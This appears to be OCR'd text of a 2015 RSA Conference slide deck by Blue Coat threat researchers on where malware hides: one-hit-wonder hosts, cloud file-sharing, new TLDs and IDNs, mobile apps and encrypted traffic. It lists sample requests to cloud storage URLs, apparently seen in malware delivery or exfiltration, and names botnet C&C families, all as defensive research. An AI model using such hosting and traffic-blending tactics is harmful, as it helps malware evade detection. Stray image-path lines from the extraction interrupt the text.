RSAConference2015
San Francisco | April 20-24 | Moscone Center

SESSION ID: SPO3-T08

Tracking Ghosts Through the Fog

Chris Larsen
Architect, WebPulse Threat Research Lab
Blue Coat Systems
@bc_malware_guy


Waylon Grange
Sr. Threat Researcher
Blue Coat Systems
@professor__plum

Outline

- Flying through the fog
  - One-hit Wonders and One-day Wonders
  - Cloud
  - TLDs and IDNs
  - Mobile
  - Encrypted Traffic
  - Embedded Systems


Interesting Discovery Number One:

“One-hit Wonders”



One-hit Wonders


- Start with the “most interesting” part of the Web…
  - …in a 24 hour period: over 6.2 million active fringe hosts*



One-hit Wonders: A Closer Look

- Next step: look at the age of the hosts…

Just a few normal-traffic hosts are new… (2% overall)




…but 1/4 of one-hit wonders are new! (16% overall)

RSAConference2015

San Francisco | April 20-24 | Moscone Center

Interesting Discovery Number Two:


“One-day Wonders”



What Does Normal Look Like?

- Researching “normal” traffic levels for sites…
  - How much daily traffic?
    - Google, Facebook, Twitter, Youtube, Baidu, etc. have a **lot!**
    - (every day!)
  - But how much daily traffic for other sites?
    - (it’s like our version of Alexa…)
- We looked at 90 days of all our traffic
  - (whether already in our main database or not)
- Over 660 million unique hosts* showed up at least once…


One-day Wonders



RSA Conference 2015


San Francisco | April 20-24 | Moscone Center

We must hide!
Quick, to the cloud!



Top Malware Hosting Countries

Top Malware Hosting Providers



Good Cloud / Bad Cloud

- Allow or Deny
  - GET https://docs.google.com/uc?authuser=0&id=0B4fsHdBQBTPWbGlGTmNzaktCaG8&export=download
  - GET https://dl.dropboxusercontent.com/content_link/qkwIfHU4GSr9poOUdzPy2zUYDmbxKcOn86jUVOPYNntbUkdU1d42dZcWdLjeOFgO?dl=1
  - POST http://webdav.cloudme.com/franko7046/CloudDrive/KNKbLTFr04t1mrfDV/PAG/Q0Ohjw0sdqI5S/U.txt
  - GET http://1qporka.s3.amazonaws.com/
  - GET https://evernote.com/intl/zh-cn
  - GET http://www.sendspace.com/defaults/wpickurl.html
  - Src IP Addr:Port Dst IP Addr:Port Packets Bytes

    10.0.1.23:5675 -> 173.194.66.19:465 (gmail.com) 26 32456

RSAConference2015

San Francisco | April 20-24 | Moscone Center

More Places to Hide:

A quick look at the TLD & IDN explosions

The TLD Explosion

1998, 2001, 2005, 2011:

.aero, .asia, .biz, .cat, .coop, .info, .int, .jobs, .mobi, .museum, .name, .post, .pro, .tel, .temasek, .travel, .xxx

1985:


.com, .edu, .gov, .mil, .net, .org

(and country codes: .jp, .cn, .de, .ru,, .hr, …)

2013-2014:

.abogado, .academy, .accountants, .actor, active, .ads, .adult, .agency,.airforce, .allfinanz, .alsace, .amsterdam, .android, .aquarelle, .archi, .army, .associates, .attorney, .auction, .audio, .autos, .axa, .band, .bank, .bar, .barclaycard, .barclays, .bargains, .bayern, .beer, .berlin, .best, .bharti, .bid, .bike, .bio, .black, .blackfriday, .bloomberg, .blue, .bmw, .bnpparibas, .boats, .bond, .boo, .boutique, .brussels, .budapest, .build, .builders, .business, .buzz, .bzh, .cab, .cal, .camera, .camp, .cancerresearch, .capetown, .capital, .caravan, .cards, .care, .career, .careers, .cartier, .casa, .cash, .catering, .cbn, .center, .ceo, .cern, .channel, .cheap, .chloe, .christmas, .chrome, .church, .citic, .city,.claims, .cleaning, .click, .clinic, .clothing, .club, .coach, .codes, .coffee, .college, .cologne, .community, .company, .computer, .condos, .construction, .consulting, .contractors, .cooking, .cool, .country, .credit, .creditcard, .cricket, .crs, .cruises, .cuisinella, .cymru, …

IDNs Added to Our Database Each Year




wikipedia.org / wikipedia.org : xn--wkd-8cdx9d7hbd.org

㶸ϟძᎧgoogle.com, энерго-профит.рф, 革ᖶ潳ຟpn.com, …


RSAConference2015

San Francisco | April 20-24 | Moscone Center

I'll go where you go: Hiding in mobile




Malicious Mobile Apps



- Display Ads
- Send SMS
- Steal PII
- Remote Control
- Downloader
- Extortion
- Destructive

Mobile Malware



- Most malware is installed by the users
  - Permissions requested by app ignored
- We've trained users to click through EULAs, why should we expect anything different for permissions?
  - F-Secure EULA experiment
- Once installed malware goes mostly unmonitored

Your first born child

In using this service, you agree to relinquish your first born child to F-Secure, as and when the company requires it. In the event that no children are produced, your most beloved pet will be taken instead. The terms of this agreement stand for eternity.

RSAConference2015

San Francisco | April 20-24 | Moscone Center

Maybe the best place to hide: where *everything* is hidden…

#RSAC

Growth in SSL/HTTPS

- In our “Top 50” sites:
- 69% use HTTPS by default
  - Only sites with news and entertainment typically default to HTTP
  - (for example, ESPN, BBC, CNN, Pandora…)
- Some customers tell us their network mix is 40-50% SSL
- If malware comes ***in*** via HTTPS, none of your defenses see it…
- Likewise, you don’t see malicious ****outbound**** traffic in SSL/HTTPS

Malware Hiding in HTTPS

- In the old days, I didn't worry about malware coming in via HTTPS…
- …but in 2014 we saw a lot of attacks using file sharing sites
  - Dropbox.com, Box.com, Cubby.com, Copy.com, etc.
  - (and Amazon, Google, and MS clouds)
  - All using HTTPS
- …also, rising use of "2nd Stage" malware
  - Pay-per-install black hat services have been around for a while…
  - …but really took off with CryptoLocker…
  - …and Dyre has been very successful using Upatre as its first stage

Botnets and SSL


- *sslbl.abuse.ch* (the “Zeus Tracker” site)
- 588 blacklisted SSL certificates (May `14 – Mar `15):
  - Most (recently) are **“Dyre C&C”**
  - Many are **“KINS C&C”, “Vawtrak MITM”, “Shylock C&C”**
  - Several are generic **“Malware C&C”, “Ransomware C&C”**
  - A few **“URLzone C&C”, “TorrentLocker C&C”, “CryptoWall C&C”, “Upatre C&C”, “Spambot C&C”, “Retefe C&C”, “ZeuS MITM”…**
- …that’s over a dozen recent malware families using SSL

Ransomware Loves Encryption

- Recent CTB-Locker attack used https * URLs for payload
- Payload: fake *.tar.gz* file (actually encrypted * blob)
- Payload is decrypted, and then it encrypts * your files
  - (using “Elliptic Curve” crypto)
- C&C handled via TOR *
- Payment via Bitcoin (a crypto-currency *)
- … Curve+Tor+Bitcoin = “CTB Locker”

You've Heard of TOR – What About I2P?

